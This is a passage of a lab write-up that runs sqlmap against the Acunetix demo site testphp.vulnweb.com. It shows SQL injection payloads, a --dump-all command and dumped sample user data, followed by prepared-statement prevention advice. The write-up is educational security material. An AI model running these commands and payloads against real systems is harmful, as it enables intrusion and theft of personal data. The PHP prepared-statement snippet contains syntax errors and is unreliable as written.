


```
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8726=8726

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(2774,CONCAT(0×5c,0×7171706a71,(SELECT (ELT(2774=2774,1))),0×71626
27a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 5646 FROM (SELECT(SLEEP(5)))frcU)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171706a71,0×476
b496f59636e78684b647248744a7555446f436d4c446d756871475043536c497a457366656714d,0×7162627a71),NULL,NULL
-- -
---
[01:24:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[01:24:12] [INFO] fetching entries of column(s) 'email' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----------------+
| email           |
+-----------------+
| email@email.com |
+-----------------+

[01:24:14] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[01:24:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 01:24:14 /2023-11-15/
```

This command fetches email addresses from the 'users' table.

Step 6: Dump All Data from the 'users' Table


sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump-all



```
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7171706a71,0×476
b496f59636e78684b647248744a7555446f436d4c446d756871475043536c497a45736656714d,0×7162627a71),NULL,NULL
-- -
---
[01:24:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[01:24:56] [INFO] fetching columns for table 'users' in database 'acuart'
[01:24:57] [INFO] fetching entries for table 'users' in database 'acuart'
[01:24:57] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N
] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+---------------------+----------------------------------+------+-----------------+---------+--------+
---------+-------------------------+
| cc                  | cart                             | pass | email           | phone   | uname |
 name    | address                 |
+---------------------+----------------------------------+------+-----------------+---------+--------+
---------+-------------------------+
| 1234-5678-2300-9000 | 2721490a471d3e21018b089dbde096ba | test | email@email.com | 2323345 | test  |
 smith   | 21 street, united state |
+---------------------+----------------------------------+------+-----------------+---------+--------+
---------+-------------------------+

[01:25:19] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[01:25:19] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 01:25:19 /2023-11-15/
```

Executes the command to dump all data from the 'users' table.

Final Output:



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

smith (test)

On this page you can visualize or edit you user information.

Name:	smith
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street, united state

You have 0 items in your cart. You visualize you cart here.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Vulnerabilities like username, card number, email, phone number,, and address have been extracted from the web application called sqlmap in SQL injection. Acunetix is the website that has been used to test for the extraction of data from the web application.

Successfully utilizing SQLMAP within the Kali Linux environment, this project efficiently identified and exploited SQL injection vulnerabilities. The output revealed critical details, including database enumeration, table information, and column discovery within the simulated environment. The tool showcased its effectiveness by extracting sensitive user data, emphasizing the importance of proactive security measures like prepared statements. Executing additional queries demonstrated versatility in retrieving specific data. This success underscores the tool's capability to automate the detection and exploitation of SQL injection vulnerabilities, reinforcing the need for robust security practices.

SQL Injection Prevention

Preventing SQL injection is essential for robust security. Utilizing prepared statements is a recommended practice. This involves sending SQL queries with placeholders for user input, ensuring that user input and code are analyzed separately.

Example PHP Code Using Prepared Statements

```
$db = new PDO('connection details');
$stmt = db->prepare("SELECT name FROM users WHERE id = : id");
$stmt->execute(array(': id', $data));
```

Recommendations

In addition to the detailed steps outlined, the following recommendations are provided:

Regular Security Assessments: Advocate for routine security assessments to identify and address vulnerabilities.

Continuous Learning: Encourage developers and security practitioners to stay updated on evolving security practices.

Conclusion

In conclusion, the project illuminates the pervasive threat of SQL injection in web applications and the critical importance of proactive security measures. By employing SQLMAP within a controlled lab environment, the demonstration showcases the efficiency of penetration testing tools in identifying and mitigating vulnerabilities. The project emphasizes the significance of secure coding practices, particularly through the use of Prepared Statements, to prevent SQL injection attacks. Recommendations include ongoing developer training, tool integration, and regular security audits to fortify web application defences. Ethical considerations underscore the responsible use of penetration testing tools for learning and testing purposes, fostering a security-conscious approach within the development community. Overall, the project contributes to advancing cybersecurity awareness and practices in the ever-evolving landscape of web application security.

References

https://youtu.be/fKz6yVnvZh4?si=AmxvfCggo8hixe04

How to use SQLMAP to test a website for SQL Injection vulnerability - GeeksforGeeks